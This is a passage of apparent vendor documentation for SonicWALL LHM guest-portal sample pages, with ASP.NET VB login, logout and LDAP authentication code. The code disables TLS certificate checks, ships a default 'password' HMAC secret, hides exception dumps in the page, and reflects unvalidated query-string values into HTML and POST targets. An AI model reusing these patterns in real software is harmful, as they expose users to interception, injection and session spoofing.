      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/AuthenticationReply/ResponseCode"

      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 50 - Login Succeeded
      If snwlResponse.SelectSingleNode(codePath).InnerXml = "50"

         'Do we want to provide a logout popup window?
         If logoutPopup = "1" Then
            'Popup hack using Javascript for logout window
            Dim sb As New System.Text.StringBuilder()
            sb.Append("<script language='javascript'>")
            sb.Append("window.open('logout.aspx?sessId=")
            sb.Append(Server.URLEncode(CStr(sessionId)))
            sb.Append("&mgmtBaseUrl=")
            sb.Append(Server.URLEncode(CStr(mgmtBaseUrl)))
            sb.Append("&sessTimer=")
            sb.Append(Server.URLEncode(CStr(sessTimer)))
            sb.Append("','logOut','toolbar=no,")
            sb.Append("addressbar=no,menubar=no,")
            sb.Append("width=400,height=250');")
            sb.Append("<")
            sb.Append("/")
            sb.Append("script>")
            RegisterStartupScript("stp", sb.ToString)
         End If

         LHMResult.Text = "<br><b><font color=""green"">Session
Authorized:</font></b> You may now go to the URL you originally requested: <a
target=""_blank"" href=""" & req & """>" & req & "</a>"

      'Response code 51 - Session Limit Exceeded
```

```
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "51"
        LHMResult.Text = "<br><b><font color=""red"">Session Limit
Reached:</font></b> The maximum number of guest session has been reached. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

     'Response code 100 - Login Failed.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "100"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> Your session cannot be created at this time. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

     'Response code 251 - Bad HMAC.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed message authentication.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

     'Response code 253 - Invalid SessionID.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed to match a known session
identity. Sorry for the inconvenience. Please close and relaunch your browser to try
again."

     'Response code 254 - Invalid CGI.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization was missing an essential parameter.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

     'Response code 255 - Internal Error.
     ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

     End If

     'Close the streams
     dataStream.Close()
     snwlReply.Close()

     'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
     Catch ex as Exception
        catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
        LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again. If
the problem persists, please notify an attendant."
     End Try
End Sub


</script>

<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
```

```
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Accept Script</TITLE>
</HEAD>

<BODY>
<form id="frmValidator" runat="server">

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>Welcome <%=
ip%></b></font></td>
      <td><center><img width="216" height="51" src="<%= logo%>"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>Powered
by SonicWALL LHM</b> </font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>

<table width="100%" border="0" cellpadding="2" cellspacing="0">

   <tr>
   <td><br></td>
   </tr>
   <tr>
      <td align=left>
      By clicking the <b>Accept</b> button below, you accept the following terms of
service:<br><br><b>
      1. You will not try to download bad things.<br>
      2. You will not try to upload bad things.<br>
      3. You will not try to use all the bandwidth so that others have none.<br>
      4. You will be happy when the SonicWALL blocks bad things from reaching
you.</b><br><br>
      </td>
      <td>
   </tr>
   <tr>
      <td><br><asp:button id="btnSubmit" class="button" text="  Accept  "
onClick="btnSubmit_Click" runat="server" /></td>
   </tr>
   <tr>
      <td><asp:Label id=LHMResult runat="server" /></td>
   </tr>
```

```
   <tr>
      <td><asp:Label id=catchError runat="server" /></td>
   </tr>
</table>
</form>
</BODY>
</HTML>
```

logout.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
         Return True
   End Function
End Class

Dim sessionId as String
Dim mgmtBaseUrl as String
Dim eventId as String = "&eventId=1"

'Grab the code and the session lifetime from the generator page
Sub Page_Load(src as Object, e as EventArgs)
   sessionId=Request.QueryString("sessId")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   sessTimer=Request.QueryString("sessTimer")


   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'When the page loads, make the loggedIn span visible
   loggedIn.Visible=True
   loggedOut.Visible=False

   Me.Button1.Attributes.Add("OnClick", "self.close()")

End Sub

'The Logout button
```

```
Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   'Let the user know that we are setting up the session, just in case it takes more
than a second
   LHMResult.Text = "Authorizing session. Please wait."

   'The LHM cgi on the SonicWALL - this does not change
   Dim loginCgi as String = "externalGuestLogoff.cgi"

   'Assemble the data to post back to the SonicWALL to authorize the LHM session
   Dim loginParams as String = "sessId=" & sessionId & eventId

   'Combine mgmtBaseUrl from the original redirect with the login cgi
   Dim postToSNWL as String = mgmtBaseUrl & loginCgi

   'Convert the loginParams to a well behaved byte array
   Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

   Try
      'Make the loggedOut span visible
      loggedIn.Visible=False
      loggedOut.Visible=True

      'Create the webrequest to the SonicWALL
      Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

      'Calculate the length of the byte array
      toSNWL.ContentLength = byteArray.Length

      'Set the method for the webrequest to POST
      toSNWL.Method = "POST"

      'Set the content type
      toSNWL.ContentType = "application/x-www-form-urlencoded"

      'Open the request stream
      Dim dataStream As Stream = toSNWL.GetRequestStream()

      'Write the byte array to the request stream
      dataStream.Write(byteArray, 0, byteArray.Length)

      'Close the Stream object
      dataStream.Close()

      'Get the response
      Dim snwlReply As WebResponse = toSNWL.GetResponse()

      'Display the status - looking for 200 = OK.
      'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

      'Grab the response and stuff it into an xml doc for possible review
      Dim snwlResponse as XmlDocument = New XmlDocument()
      snwlResponse.Load(snwlReply.GetResponseStream())

      'Set the xPath to the SNWL reply, and get the response
      Dim codePath as String =
"SonicWALLAccessGatewayParam/LogoffReply/ResponseCode"

      'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

      'Response code 150 - Logout Succeeded
```

```
      If snwlResponse.SelectSingleNode(codePath).InnerXml = "150"
         LHMResult.Text = "<br><b><font color=""green"">Your session has been logged
out.<br><br>Thank you for using LHM Guest Services.</font></b>"

      'Response code 251 - Bad HMAC.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed message authentication. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 253 - Invalid SessionID.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed to match a known session identity. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

      'Response code 254 - Invalid CGI.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request was missing an essential parameter. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      'Response code 255 - Internal Error.
      ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

      End If

      'Close the streams
      dataStream.Close()
      snwlReply.Close()

      'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
      Catch ex as Exception
         catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
         LHMResult.Text = "<br><b><font color=""red"">Session logout
failed:</font></b> The request failed due to an unspecified error. Sorry for the
inconvenience. Please close and relaunch your browser to try again. If the problem
persists, please notify an attendant."
      End Try
End Sub

</script>
<STYLE>
body {
   font-size: 10pt;
   font-family: verdana,helvetica,arial,sans-serif;
   color:#000000;
   background-color:#9CBACE;
}

tr.heading {
   font-size: 10pt;
   background-color:#006699;
}

tr.smalltext {
   font-size: 8pt;
```

```
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
   font-size: 8pt;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM Logout Page</TITLE>

<SCRIPT LANGUAGE="Javascript">

//'Javascript Seconds Countdown Timer
var SecondsToCountDown = <%= sessTimer%>;
var originalTime=" ";

function CountDown()
{
   clockStr="";

   dayStr=Math.floor(SecondsToCountDown/86400)%100000
   if(dayStr>0){
      if(dayStr>1){
         dayStr+=" days ";
      } else dayStr+=" day ";
      clockStr=dayStr;
   }
   hourStr=Math.floor(SecondsToCountDown/3600)%24
   if(hourStr>0){
      if(hourStr>1){
         hourStr+=" hours ";
      } else hourStr+=" hour ";
      clockStr+=hourStr;
   }
   minuteStr=Math.floor(SecondsToCountDown/60)%60
   if(minuteStr>0){
      if(minuteStr>1){
         minuteStr+=" minutes ";
      } else minuteStr+=" minute ";
      clockStr+=minuteStr;
   }
   secondStr=Math.floor(SecondsToCountDown/1)%60
   if(secondStr>0){
      if(secondStr>1){
         secondStr+=" seconds ";
      } else secondStr+=" second ";
      clockStr+=secondStr;
   }

   if(SecondsToCountDown > 0)
   {
      --SecondsToCountDown;
   }

   if(originalTime.length < 2)
   {
      originalTime = clockStr;
   }
```

```
   // Make sure the form is still there before trying to set a value
   if(document.frmValidator){
      document.frmValidator.originalTime.value = originalTime;
      document.frmValidator.countdown.value = clockStr;
   }

   setTimeout("CountDown()", 1000);
   if(SecondsToCountDown == 0)
   {
      document.frmValidator.countdown.value = "Session Expired";
   }
}

//'Disable right-click so that the window doesn't get refreshed since the countdown
is clientside.
document.oncontextmenu = disableRightClick;
function disableRightClick()
{
  return false;
}

//'Disable F5 key, too, on IE at least.
function noF5()
{
   var key_f5 = 116;
   if (key_f5==event.keyCode)
   {
      event.keyCode=0;
      return false;
   }
   return false;
}

document.onkeydown=noF5
document.onmousedown=disableRightClick

</SCRIPT>

</HEAD>

<BODY onload='CountDown()'>
<span id="loggedIn" runat="server">
<form id="frmValidator" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="smalltext"><td><br></td></tr>
   <tr class="smalltext">
      <td>Original Session Time:</td>
      <td><asp:textbox width=250 id="originalTime" runat="server" /></td>
   </tr>
   <tr class="smalltext">
```

```
      <td>Remaining Session Time:</td>
      <td><asp:textbox width=250 id="countdown" runat="server" /></td>
   </tr>
   <tr class="smalltext">
      <td colspan=2><br>You may use this window to manually logout your session at
any time, or you may safely close this window if you prefer to let your session
timeout automatically.</font></td>
   </td>
   <tr>
      <td colspan=2><center><asp:button id="btnSubmit" class="button" text="  Logout
" onClick="btnSubmit_Click" runat="server" /></center></td>
   </tr>
</table>
</form>
</span>

<span id="loggedOut" runat="server">
<form id="logout" runat="server">
<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"><font color="white"><b>SonicWALL LHM Logout
Window</b></font></td>
   </tr>
   <tr class="heading">
      <td colspan=2 align="center"> </td>
   </tr>
   <tr>
      <td><asp:Label id=LHMResult runat="server" /></td>
   </tr>
   <tr>
      <td><asp:Label id=catchError runat="server" /></td>
   </tr>
   <tr><td><br></td></tr>
   <tr>
      <td><center><asp:button id="Button1" class="button" text="  Close  "
runat="server" /></center></td>
   </tr>
</table>
</form>
</span>

</BODY>
</HTML>
```

myvars.aspx

```
<script language="VB" runat="server">

'Set the logoutPopup window flag - 0 = no popup, 1 = popup
'The use of the logoutPopup in this script is encouraged because the login event is
non-exclusive.
Dim logoutPopup as String = "1"

'Set the LHM Session Timeout
Dim sessTimer as String = "3600"

'Set the LHM Idle Timeout
Dim idleTimer as String = "300"
```

```
'Set the username to record for LHM session since this does not gather one. Set to
userName="useMAC" to use the MAC addess.
Dim userName="useMAC"
'Dim userName = "LHM Guest User"

'Set the secret for use with optional HMAC auth, as configured in the Extern Guest
Auth config on the SonicWALL
Dim strHmac as String = "password"

'Set the digest method for the HMAC, either MD5 or SHA1
Dim hmacType as String = "MD5"
'Dim hmacType as String = "SHA1"

'Set the logo image to use
Dim logo as String = "sonicwall.gif"

'-----------------------End of Configurable Settings-------------------------

</script>
```

ADAuth Script

Authentication Model	The Guest Client provides their username and password. These credentials are then authenticated against an Active Directory or LDAP database.	
Purpose	Classical authorization model using Active Directory via LDAP. Support for per-user session-timer and idle-timer setting provided by optionally grabbing LDAP attributes from the database during authorization.	
myvars Variables	`logoutPopup`	Controls the use of the logout popup window. Set to: • **0** to disable the popup window. • **1** to enable the popup window.
	`myLdapServer`	The IP address or resolvable FQDN of the LDAP/AD server providing authentication.
	`myLdapDomain`	The LDAP/AD domain name
	`retrAttr`	Specifies whether to retrieve session and idle timer values from the authenticating user's LDAP `attributes` (defined later). Set to: • **0** to disable retrieval. • **1** to attempt retrieval.
	`useCN`	If `reAttr`=1, then this flag sets whether to use the common name (`cn`) to retrieve attributes, or the AD default login name (`sAMAccountName`). Set to **1** to use `cn`. When authenticating against AD, this flag should be set to **0**.
	`sessAttr`	The LDAP attribute from which to retrieve the session timer (in seconds). If no value can be retrieved, or if the retrieved value is not numeric, the default session timer (`sessTimer`, defined below) are used.
	`idleAttr`	The LDAP attribute from which to retrieve the idle timer (in seconds). If no value can be retrieved, or if the retrieved value is not numeric, the default idle timer (`idleTimer`, defined below) are used.

	`sessTimer`	The default session timer in seconds.
	`idleTimer`	The default idle timer in seconds.
	`strHmac`	The shared secret for the optional HMAC function.
	`hmacType`	The digest type to use if HMAC is in use: **MD5** or **SHA1**.
	`logo`	The names of the logo (image) file to use on page headers.

Session Flow

1. The Guest Client enters their LDAP/AD username and password.
2. The provided credentials are used to bind with the configured LDAP server.
3. If the bind attempt succeeds, the user is authenticated.
4. If the `reAttr` flag is set, an attempt is made to retrieve the defined `sessAttr` and `idleAttr` attributes (such as `pager` and `mobile`) from the LDAP DB. If valid results are retrieved, they are used; otherwise the default values are used.
5. The script performs the LHM post to the SonicWall to authorize the session.

Additional Considerations

Requires that the LHM server be able to communicate with the configured LDAP/AD server, either by route, NAT, or VPN. If the `reAttr` option is used, it requires that the LDAP attributes be defined for user-specific values to take effect.

NOTE: The `pager` and `mobile` attributes were selected because they are not frequently used, and because they can be set directly through Microsoft's Users and Computers MMC.)

Topics:

default.aspx

```
<%@ Page Language="VB" Debug="true" %>
<%@ Import Namespace="System" %>
<%@ Import Namespace="System.Net" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Xml" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.Math" %>
<%@ Import Namespace="System.DirectoryServices" %>
<%@ Import Namespace="System.Collections" %>
<%@ Import Namespace="System.Security" %>
<%@ Import namespace="System.Security.Cryptography.X509Certificates"%>
<%@ Assembly name="System.DirectoryServices, Version=1.0.3300.0,
Culture=neutral,PublicKeyToken=b03f5f7f11d50a3a"%>

<!-- #INCLUDE file="myvars.aspx" -->

<script language="VB" runat="server">

'This class allows SSL certs signed by unknown CAs to be accepted.
'This is necessary for the POST to the SonicWALL authorizing the LHM session.
Public Class acceptAllCerts
   Implements System.Net.ICertificatePolicy
```

```
   Public Function CheckValidationResult(ByVal srvPoint As ServicePoint, _
   ByVal cert As X509Certificate, ByVal request As WebRequest, ByVal problem As
Integer) _
      As Boolean Implements ICertificatePolicy.CheckValidationResult
      Return True
   End Function
End Class

'Sample LHM redirect querystring:
'http://127.0.0.1/lhm/adauth/default.aspx?sessionId=0b712fd83b9f5313db5af1cea6b1004
f&ip=10.50.165.231&mac=00:0e:35:bd:c9:37&ufi=0006b11184300&mgmtBaseUrl=https://10.5
0.165.193:4043/&clientRedirectUrl=https://10.50.165.193:444/&req=http%3A//www.googl
e.com/ig

Dim ip as String
Dim sessionId as String
Dim mac as String
Dim ufi as String
Dim mgmtBaseUrl as String
Dim clientRedirectUrl as String
Dim req as String
Dim hmac as String
Dim customCode as String

Sub Page_Load(src as Object, e as EventArgs)

   LHMResult.Text=""
   catchError.Text=""
   authResult.Text=""

   ip=Request.QueryString("ip")
   sessionId=Request.QueryString("sessionId")
   mac=Request.QueryString("mac")
   ufi=Request.QueryString("ufi")
   mgmtBaseUrl=Request.QueryString("mgmtBaseUrl")
   clientRedirectUrl=Request.QueryString("clientRedirectUrl")
   req=Request.QueryString("req")
   hmac=Request.QueryString("hmac")
   customCode=Request.QueryString("cc")

   'customCode grabs the "cc=" querystring value sent by the SonicWALL. This allows
you to use the same
   'page (e.g. this page) for the "Session Expiration" (?cc=2), "Idle Timeout"
(?cc=3) and "Max Sessions" (?cc=4) page.
   If customCode <> "" Then
      Select Case customCode
      Case "2"
         LHMResult.Text="<br><H3><font color=""red"">Your LHM session has expired.
You may try to initiate a new session.</font></H3>"
      Case "3"
         LHMResult.Text="<br><H3><font color=""red"">You have exceeded your idle
timeout. Please log back in.</font></H3>"
      Case "4"
         LHMResult.Text="<br><H3><font color=""red"">The maximum number of sessions
has been reached. Please try again later.</font></H3>"
      End Select
   End If

   'Use the override class in myvars.aspx to accept untrusted certificates from the
SonicWALL
   'This is necessary for the POST to the SonicWALL authorizing the LHM session.
```

```
   System.Net.ServicePointManager.CertificatePolicy = New acceptAllCerts

   'Note - the routine below for handling the hmac requires the use of the
SonicSSL.dll and libeay.dll libraries.
   'The DLL must be copied to the IIS server, and the SonicSSL dll must be registered
with "regsvr32 sonicssl.dll"
   If hmac <> "" Then

      'SonicWALL URL Encode routine is different from Microsoft - this is the
SonicWALL method
      req=Replace(req,"%","%25")
      req=Replace(req,":","%3A")
      req=Replace(req," ","%20")
      req=Replace(req,"?","%3F")
      req=Replace(req,"+","%2B")
      req=Replace(req,"&","%26")
      req=Replace(req,"=","%3D")

      Dim strHmacText as String
      Dim objCrypto as Object
      Dim strHmacGenerated
      Dim loginError as String

      'Initialize the Crypto object
      objCrypto = Server.CreateObject("SonicSSL.Crypto")

      'The text to be encoded
      strHmacText = sessionId & ip & mac & ufi & mgmtBaseUrl & clientRedirectUrl &
req

      'Calculate the hash with a key strHmac, the return value is a string converted
form the output sha1 binary.
      'The hash algorithm (MD5 or SHA1) is configured in myvars and in the Extern
Guest Auth config on the SonicWALL
      If hmacType = "MD5" Then
         strHmacGenerated = objCrypto.hmac_md5(strHmacText, strHmac)
      Else
         strHmacGenerated = objCrypto.hmac_sha1(strHmacText, strHmac)
      End If

      If strHmacGenerated <> hmac Then
         Dim hmacFail as String
         hmacFail = "<font color=""red"">The HMAC failed validation. Please notify an
attendant.</font><br><br>"
         hmacFail+="<font color=""9CBACE"">Received HMAC: " & hmac & "<br>Calculated
HMAC: " & strHmacGenerated & "<br>"
         hmacFail+="Make sure the digest functions on the SonicWALL and LHM server
match.<br>"
         hmacFail+="Also make sure the shared secret on the SonicWALL and myvars
match</font>"
         catchError.Text=hmacFail
      End If

   End If

End Sub

sub OnBtnClearClicked (Sender As Object, e As EventArgs)
   txtName.Text = ""
   txtPassword.Text = ""
   authResult.Text=""
```

```
   LHMResult.Text=""
   catchError.Text=""
end sub

Sub btnSubmit_Click(Sender As Object, E As EventArgs)

   'Try to connect to LDAP with the user supplied attributes
   Try
      Dim ldapPath as String = "LDAP://" & myLdapServer
      Dim ldapUser as String = myLdapDomain & "\" & txtName.Text
      Dim validateUser as New DirectoryEntry(ldapPath,ldapUser,txtPassword.Text)

      'This is the actual authentication piece
      Dim nativeCheck as Object = validateUser.NativeObject

      'If retrAttr is set in the myvars file, attempt to retrieve the session and
idle values from LDAP
      If retrAttr = "1" Then
         Dim mySearch as New DirectorySearcher(validateUser)

         'Check the myvars for selecting either sAMAccountName or cn
         If useCN = "0" Then
            mySearch.Filter = "(sAMAccountName=" & Server.URLEncode(txtName.Text) &
")"
         Else
            mySearch.Filter = "(cn=" & Server.URLEncode(txtName.Text) & ")"
         End If
         mySearch.PageSize="1"
         mySearch.PropertiesToLoad.Add(sessAttr)
         mySearch.PropertiesToLoad.Add(idleAttr)
         Dim adResult as SearchResult

         'If we get results on the attribute query, set timer values
         adResult = mySearch.FindOne
         If Not (adResult is Nothing) Then
            If (adResult.Properties.Contains(sessAttr)) Then
                  'Check to see if the LDAP value returned is a number
                  Dim isNumber as New RegEx("^\d+$")
                  If (isNumber.IsMatch(adResult.Properties(sessAttr)(0).ToString()))
Then
                     sessTimer=adResult.Properties(sessAttr)(0).ToString()
                  End If
            End If 'End If sessAttr
            If (adResult.Properties.Contains(idleAttr)) Then
                  'Check to see if the LDAP value returned is a number
                  Dim isNumber as New RegEx("^\d+$")
                  If (isNumber.IsMatch(adResult.Properties(idleAttr)(0).ToString()))
Then
                     idleTimer=adResult.Properties(idleAttr)(0).ToString()
                  End If
            End If 'End if idleAttr
         End If 'End if adResult is present
      End If 'End if retrAttr is in use

      authResult.Text="<font color=""green""><b>Credentials
Accepted.</b></font><br>Session Lifetime: " & round(sessTimer/60) & "
minutes.<br>Idle Timer: " & round(idleTimer/60) & " minutes."

      'Auth succeeded - move on to LHM Auth
      LHM()
```

```
      Catch ex as Exception
         catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
         authResult.Text="<font color=""Red""><b>Credentials
Rejected.</b></font><br>Please enter a valid username and password. "
   End Try

End Sub

Sub LHM()

      'Let the user know that we are setting up the session, just in case it takes
more than a second
      LHMResult.Text = "Authorizing session. Please wait."

      'The LHM cgi on the SonicWALL - this does not change
      Dim loginCgi as String = "externalGuestLogin.cgi"

      'Assemble the data to post back to the SonicWALL to authorize the LHM session
      Dim loginParams as String = "sessId=" & sessionId & "&userName=" &
Server.URLEncode(txtName.Text) & "&sessionLifetime=" & sessTimer & "&idleTimeout=" &
idleTimer

      'Combine mgmtBaseUrl from the original redirect with the login cgi
      Dim postToSNWL as String = mgmtBaseUrl & loginCgi

      'Convert the loginParams to a well behaved byte array
      Dim byteArray As Byte() = Encoding.UTF8.GetBytes(loginParams)

      Try
         'Create the webrequest to the SonicWALL
         Dim toSNWL as WebRequest = WebRequest.Create(postToSNWL)

         'Calculate the length of the byte array
         toSNWL.ContentLength = byteArray.Length

         'Set the method for the webrequest to POST
         toSNWL.Method = "POST"

         'Set the content type
         toSNWL.ContentType = "application/x-www-form-urlencoded"

         'Open the request stream
         Dim dataStream As Stream = toSNWL.GetRequestStream()

         'Write the byte array to the request stream
         dataStream.Write(byteArray, 0, byteArray.Length)

         'Close the Stream object
         dataStream.Close()

         'Get the response
         Dim snwlReply As WebResponse = toSNWL.GetResponse()

         'Display the status - looking for 200 = OK.
         'Response.Write(CType(snwlReply, HttpWebResponse).StatusCode)

         'Grab the response and stuff it into an xml doc for possible review
         Dim snwlResponse as XmlDocument = New XmlDocument()
         snwlResponse.Load(snwlReply.GetResponseStream())

         'Set the xPath to the SNWL reply, and get the response
```

```
        Dim codePath as String =
"SonicWALLAccessGatewayParam/AuthenticationReply/ResponseCode"

        'Response.Write(snwlResponse.SelectSingleNode(codePath).InnerXml)

        'Response code 50 - Login Succeeded
        If snwlResponse.SelectSingleNode(codePath).InnerXml = "50"

           'Do we want to provide a logout popup window?
           If logoutPopup = "1" Then
              'Popup hack using Javascript for logout window
              Dim sb As New System.Text.StringBuilder()
              sb.Append("<script language='javascript'>")
              sb.Append("window.open('logout.aspx?sessId=")
              sb.Append(Server.URLEncode(CStr(sessionId)))
              sb.Append("&mgmtBaseUrl=")
              sb.Append(Server.URLEncode(CStr(mgmtBaseUrl)))
              sb.Append("&sessTimer=")
              sb.Append(Server.URLEncode(CStr(sessTimer)))
              sb.Append("','logOut','toolbar=no,")
              sb.Append("addressbar=no,menubar=no,")
              sb.Append("width=400,height=250');")
              sb.Append("<")
              sb.Append("/")
              sb.Append("script>")
              RegisterStartupScript("stp", sb.ToString)
           End If

           LHMResult.Text = "<br><b><font color=""green"">Session
authorized:</font></b> You may now go to the URL you originally requested: <a
target=""_blank"" href=""" & req & """>" & req & "</a>"

        'Response code 51 - Session Limit Exceeded
        ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "51"
           LHMResult.Text = "<br><b><font color=""red"">Session Limit
Reached:</font></b> The maximum number of guest session has been reached. Sorry for
the inconvenience. Please close and relaunch your browser to try again."

        'Response code 100 - Login Failed.
        ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "100"
           LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> Your session cannot be created at this time. Sorry for the
inconvenience. Please close and relaunch your browser to try again."

        'Response code 251 - Bad HMAC.
        ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "251"
           LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed message authentication.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

        'Response code 253 - Invalid SessionID.
        ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "253"
           LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed to match a known session
identity. Sorry for the inconvenience. Please close and relaunch your browser to try
again."

        'Response code 254 - Invalid CGI.
        ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "254"
```

```
            LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization was missing an essential parameter.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

         'Response code 255 - Internal Error.
         ElseIf snwlResponse.SelectSingleNode(codePath).InnerXml = "255"
            LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again."

         End If

         'Close the streams
         dataStream.Close()
         snwlReply.Close()

         'If there is some asp.net error trying to talk to the SonicWALL, print it in
the same color as the background.
         Catch ex as Exception
            catchError.Text = "<font color=""9CBACE"">" & ex.ToString & "</font>"
            LHMResult.Text = "<br><b><font color=""red"">Session creation
failed:</font></b> The request for authorization failed due to an unspecified error.
Sorry for the inconvenience. Please close and relaunch your browser to try again. If
the problem persists, please notify an attendant."
      End Try
End Sub
</script>

<STYLE>
body {
  font-size: 10pt;
  font-family: verdana,helvetica,arial,sans-serif;
  color:#000000;
  background-color:#9CBACE;
}

tr.heading {
  background-color:#006699;
}

.button {
   border: 1px solid #000000;
   background-color: #ffffff;
}
</STYLE>

<HTML>
<HEAD>
<TITLE>LHM ADAuth Script</TITLE>
</HEAD>

<BODY>
<form id="frmValidator" runat="server">

<table width="100%" border="0" cellpadding="2" cellspacing="0">
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
   <tr class="heading">
      <td width="50%" valign="center"><font color="white"><b>LDAP/AD LHM
Authentication</b></font></td>
```

```
      <td><center><img width="216" height="51" src="<%= logo %>"></center></td>
      <td width="50%" align="right" valign="center"><font color="white"><b>Powered
by SonicWALL LHM</b> </font></td>
   </tr>
   <tr class="heading">
      <td colspan=3 align="center"><font color="white"> </td>
   </tr>
</table>

